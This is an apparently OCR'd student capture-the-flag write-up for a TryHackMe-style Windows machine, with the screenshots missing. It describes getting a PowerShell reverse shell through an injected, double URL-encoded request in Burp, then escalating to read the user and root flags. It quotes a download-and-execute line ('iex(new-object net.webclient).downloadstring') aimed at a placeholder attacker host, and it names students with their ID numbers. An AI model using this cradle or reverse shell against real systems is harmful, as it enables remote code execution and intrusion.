
First, we make a reverse shell. We have to find the code from github.




We copy and paste the code into the reverse shell named shell.ps1 , we also need to change the Ip address and the port.




Next, we open burpsuite and send the request to repeater.




We open the listener and python3




Next, we encode the command (invoke-PowerShellTcp-Reverse -IP Address -Port) into URL twice.




After we encode it, we take the encoded command and put it in the repeater inside the first line after the Equinox| and paste it.



Do the same step for powershell.exe -c iex(new-object net.webclient).downloadstring('http://IP_ADDRESS/file.ps1')




Later, we wait for a while, the listener and python3 terminal will show something out.




Horizontal Privilege Escalation

Members Involved: Irfan, Azriy, Ming, Zuhir
Tools used: Python3, Netcat, THM AttackBox, Kali
Thought Process and Methodology and Attempts:

Later, we use listener terminal and change the directory to C. We can also discover the C drive.




Next, we have to find user.txt flag. So, we go into user and then administrator. We will found user.txt file inside there. Then, we read the file to find the flag.




Root Privilege Escalation

Members Involved: Irfan, Azriy, Ming, Zuhir
Tools used: THM AttackBox, Kali
Thought Process and Methodology and Attempts:

Lastly, we have to find the last flag. So, we change the directory to superadmin and then read the flag by typing cat Desktop\root.txt



Contributions

Student ID	Name	Contribution	Signatures
1211102895	Muhammad Irfan Bin Mohd Nazri	I figured out how to find more domain hosts using the AXFR Dig command.	
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	I managed to make sure that our netcat was listened and that our reverse shell entered.	

1211103634	Ho Tian Ming	discovered that the website contains SSRF flaws.	
1211101035	Mohamad Zuhir Bin Mohamad Zailani	used Hydra to narrow down our search for usernames and passwords.